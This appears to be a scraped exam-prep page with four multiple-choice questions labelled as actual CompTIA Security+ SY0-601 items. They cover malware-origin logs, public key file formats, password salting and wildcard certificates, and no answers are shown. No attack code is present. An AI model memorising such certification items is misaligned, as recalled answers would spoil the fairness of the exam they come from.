
A host was infected with malware. During the incident response, Joe, a user, reported that he did not receive any emails with links, but he had been browsing the internet all day. Which of the following would MOST likely show where the malware originated?

A. The DNS logs

B. The web server logs

C. The SIP traffic logs

D. The SNMP logs



Actual exam question from CompTIA's SY0-601

Question #: 397

Topic #: 1

[All SY0-601 Questions]


A third party asked a user to share a public key for secure communication. Which of the following file formats should the user choose to share the key?

A. .pfx

B. .csr

C. .pvk

D. .cer



Actual exam question from CompTIA's SY0-601

Question #: 398

Topic #: 1

[All SY0-601 Questions]

A security administrator is working on a solution to protect passwords stored in a database against rainbow table attacks. Which of the following should the administrator consider?


A. Hashing

B. Salting

C. Lightweight cryptography

D. Steganography

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 399
Topic #: 1
[All SY0-601 Questions]

A company wants to deploy PKI on its internet-facing website. The applications that are currently deployed are:

- www.company.com (main website)
- contactus.company.com (for locating a nearby location)
- quotes.company.com (for requesting a price quote)

The company wants to purchase one SSL certificate that will work for all the existing applications and any future applications that follow the same naming conventions, such as store.company.com. Which of the following certificate types would BEST meet the requirements?


A. SAN

B. Wildcard

C. Extended validation

D. Self-signed

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 400
Topic #: 1
[All SY0-601 Questions]

